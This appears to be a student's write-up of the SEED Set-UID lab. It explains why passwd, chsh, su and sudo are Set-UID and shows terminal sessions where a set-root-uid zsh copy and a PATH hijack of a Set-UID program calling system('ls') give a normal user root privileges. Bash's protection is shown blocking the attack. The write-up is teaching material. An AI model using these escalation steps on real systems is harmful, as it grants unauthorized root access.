1. (20 points) Figure out why "passwd", "chsh", "su", and "sudo" commands need to be Set-UID programs. What will happen if they are not? If you are not familiar with these programs, you should first learn what they can do by reading their manuals. Please copy these commands to your own directory; the copies will not be Set-UID programs. Run the copied programs, and observe what happens.

Answer 1)

- Why do "passwd", "chsh", "su", and "sudo" need to be Set-UID commands.

passwd : (password)

```
ls -l /usr/bin/passwd
-rwsr-xr-x 1 root root 37084 2009-04-04 01:49 /usr/bin/passwd
```

The passwd file contains information about users in a text based form. the passwd file contains permissions like ruid,gid etc and it is readable by everyone, however only the root can modify it. Passwords of users are encrypted and stored in shadow file separate from readable data in a passwd file.
The shadow file is not a root owned Set-UID file, but normal users do not have read or write privileges to it. The privileges of shadow will be of the form :

```
ls -l /etc/shadow
-rw-r----- 1 root shadow 1329 <date timestamp> /etc/shadow
```

To write into it one would need root privileges.
While creating or modifying passwords, root access is required to write to shadow.
For this reason the passwd needs to be a Set-UID program.

chsh : (change shell)

```
ls -l /usr/bin/chsh
-rwsr-xr-x 1 root root 27548 2009-04-04 01:49 /usr/bin/chsh
```

The chsh command allows users to modify their own login shell . The chsh program modifies the passwd file which is a root owned set-uid program. For this reason the chsh file needs to be a Set-UID program to allow all users to modify passwd file.

su: (substitute user or switch user)

```
ls -l /bin/su
-rwsr-xr-x 1 root root 31012 2009-04-04 01:49 /bin/su
```

The su allows any user to change the current user account. Command su <username> can change to the user account of the <username> user provided password is verified.
Using su without a username elevates the user account to root (after correct root password is entered).
To be able to acquire root privileges by any user, su needs to be a Set-UID root program.

sudo: (substitute user do)

ls -l /usr/bin/sudo

The Sudo program allows users to run programs with security privileges of another user. The /etc/sudoers authenticates and provides access to using of a command.
The privileges of sodoers will be of the form:

```
ls -l /etc/sudoers
-rw-r----- 1 root root 557 <date timestamp> /etc/sudoers
```

An ordinary user gets elevated privileges with the use of the sudo in the case of some commands (that are only accessible to root). For this reason sudo must be a Set-UID

❖ Run the copied programs, and observe what happens.

Seed user runs copied "passwd", "chsh", "su", and "sudo" programs that are not setuid :

```
seed@seed-desktop:~$ /home/seed/tmp/su
Password:
su: Authentication failure
seed@seed-desktop:~$ /home/seed/tmp/passwd
Changing password for seed.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
passwd: Authentication token manipulation error
passwd: password unchanged
seed@seed-desktop:~$ /home/seed/tmp/chsh
Password:
Changing the login shell for seed
Enter the new value, or press ENTER for the default
        Login Shell  [/bin/bash]:  /bin/zsh
Cannot change ID to root.
seed@seed-desktop:~$ /home/seed/tmp/sudo cp /home/seed/Desktop/newfile /bin
sudo: must be setuid root
```

As the copied programs are not Set-UID programs, seed is given an error (shown in bold) in each case as shown above.

---

2. (20 points) Run Set-UID shell programs in Linux, and describe and explain your observations.

(a) Login as root, copy /bin/zsh to /tmp, and make it a set-root-uid program with permission 4755. Then login as a normal user, and run /tmp/zsh. Will you get root privilege? Please describe your observation.


Answer 2.a)

```
root@seed-desktop:/bin# cp /bin/zsh /home/seed/tmp
root@seed-desktop:/bin# chmod 4755 /home/seed/tmp/zsh
root@seed-desktop:/bin# ls -l /home/seed/tmp/zsh
-rwsr-xr-x 1 root root 550744 2015-01-26 21:21 /home/seed/tmp/zsh
root@seed-desktop:/bin# su seed
seed@seed-desktop:/bin$ /home/seed/tmp/zsh
seed-desktop# whoami
root
seed-desktop# cp /home/seed/Desktop/file /bin
```

- After running the /tmp/zsh we notice that whoami returns “root” from a “seed” user account.
- The cp , (copy) to a root directory /bin was successful .This is a command that needs root access and we notice that /tmp/zsh has given root privilege to a normal user seed.
- zsh shell allows normal user to exploit the Set-UID mechanism.

2. b) Instead of copying /bin/zsh, this time, copy /bin/bash to /tmp, make it a set-root-uid program. Run /tmp/bash as a normal user. will you get root privilege? Please describe and explain your observation.

```
root@seed-desktop:/bin# cp /bin/bash /home/seed/tmp
root@seed-desktop:/bin# chmod 4755 /home/seed/tmp/bash
root@seed-desktop:/bin# ls -l /home/seed/tmp/bash
-rwsr-xr-x 1 root root 2141244 2015-01-26 21:27 /home/seed/tmp/bash
root@seed-desktop:/bin# su seed
```



seed@seed-desktop:/bin$ /home/seed/tmp/bash
bash-3.2$ whoami
seed
bash-3.2$ cp /home/seed/Desktop/newfile /bin
cp: cannot create regular file `/bin/newfile': Permission denied


- After running /tmp/bash however we notice that whoami from “seed” returns the same account, seed. bash shell does not give root access to a normal user.
- The cp command that is of root privilege, fails after bash shell runs.
- The bash shell does not allow normal user to exploit Set-UID program.

---

3. (Setup for the rest of the tasks) As you can find out from the previous task, /bin/bash has certain built-in protection that prevent the abuse of the Set-UID mechanism. To see the life before such a protection scheme was implemented, we are going to use a different shell program called /bin/zsh. In some Linux distributions (such as Fedora and Ubuntu), /bin/sh is actually a symbolic link to /bin/bash. To use zsh, we need to link /bin/sh to /bin/zsh. The following instructions describe how to change the default shell to zsh.

```
$ su
Password: (enter root password)
# cd /bin
# rm sh
# ln -s zsh sh
```

Setup : This creates a soft link, linking the shell sh with zsh.
In question 4 b a softlink of shell sh is done with the bash shell instead of zsh .



---

4. The system(const char *cmd) library function can be used to execute a command within a program. The way system(cmd) works is to invoke the /bin/sh program, and then let the shell program to execute cmd. Because of the shell program invoked, calling system() within a Set-UID program is extremely dangerous. This is because the actual behavior of the shell program can be affected by environment variables, such as PATH; these environment variables are under user's control. By changing these variables, malicious users can control the behavior of the Set-UID program. The Set-UID program below is supposed to execute the /bin/ls command; however, the programmer only uses the relative path for the ls command, rather than the absolute path:

```
int main()
{
system("ls");
return 0;
}
```

a) Can you let this Set-UID program (owned by root) run your code instead of /bin/ls? If you can, is your code running with the root privilege? Describe and explain your observations.


Answer 4. a)

A. Setup as given in question 3 to create a softlink with zsh.


```
seed@seed-desktop:~$ su
Password:
root@seed-desktop:/home/seed# cd /bin
root@seed-desktop:/bin# rm sh
root@seed-desktop:/bin# ln -s zsh sh
```

B. Create a root owned file prog.c at /bin as Set-UID program

root@seed-desktop:/bin# vi prog.c
root@seed-desktop:/bin# gcc -o prog prog.c
root@seed-desktop:/bin# ls -l /bin/prog
-rwxr-xr-x 1 root root 9146 2015-01-26 13:51 /bin/prog
root@seed-desktop:/home/seed# **chmod 4755 /bin/prog**
root@seed-desktop:/home/seed# ls -l /bin/prog
-rwsr-xr-x 1 root root 9146 2015-01-26 13:51 /bin/prog
root@seed-desktop:/home/seed# su seed
seed@seed-desktop:$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
seed@seed-desktop:~$ export PATH=**"/home/seed/temp:$PATH"**
seed@seed-desktop:~$ echo $PATH
/home/seed/temp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games



In step B, prog.c file is created at /bin containing the code given in the assignment question 4.
The code is compiled and the “prog” program is made a Set-UID .
The account is changed from root to seed and the PATH variable is modified to append the location of the malicious code ls.c stored at /home/seed/temp.



C. Observation

//Running the /bin program “prog”

```
seed@seed-desktop:~$ prog
seed@seed-desktop:~$
```

//Restoring PATH variable

```
seed@seed-desktop:~$ export PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games"
seed@seed-desktop:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
```

Listing the files in /bin we observe that “file” has been copied from the Desktop to /bin. This means that the modified PATH variable and the Set-UID program “prog” allowed normal user (seed) to execute a command with root privileges.

```
seed@seed-desktop:~$ ls /bin/f*
/bin/false  /bin/fgconsole  /bin/fgrep  /bin/file  /bin/fuser  /bin/fusermount
```


Hence it is observed from the steps A,B and C that we can infact let Set-UID program run our code with root privileges instead of /bin/ls.

b) Now, change /bin/sh so it points back to /bin/bash, and repeat the above attack. Can you still get the root privilege? Describe and explain your observations.

Answer 4. b)

A. Setup as given in question 3 to create a softlink but with bash shell

```
seed@seed-desktop:~$ su
Password:
root@seed-desktop:/home/seed# cd /bin
root@seed-desktop:/bin# rm sh
root@seed-desktop:/bin# ln -s bash sh
```



B. Files “prog” and ls can be reused to test with bash instead of zsh

The files “prog” and “ls” are already created at /bin and /home/seed/temp.
They are root and seed owned respectively.

root@seed-desktop:/# **chmod 4755 /bin/prog**
root@seed-desktop:/# ls -l /bin/prog
-rwsr-xr-x 1 root root 9146 2015-01-26 15:38 /bin/prog
root@seed-desktop:/# su seed
seed@seed-desktop:/$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
seed@seed-desktop:/$ export PATH=**"/home/seed/temp:$PATH"**
seed@seed-desktop:/$ echo $PATH
/home/seed/temp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games

C. Observation

seed@seed-desktop:/$ prog
cp: cannot create regular file `/bin/file': Permission denied

The copy to /bin folder command of “ls” at /home/seed/temp did not execute.
This is because of the protection feature of bash shell that does not allow exploit of Set-UID.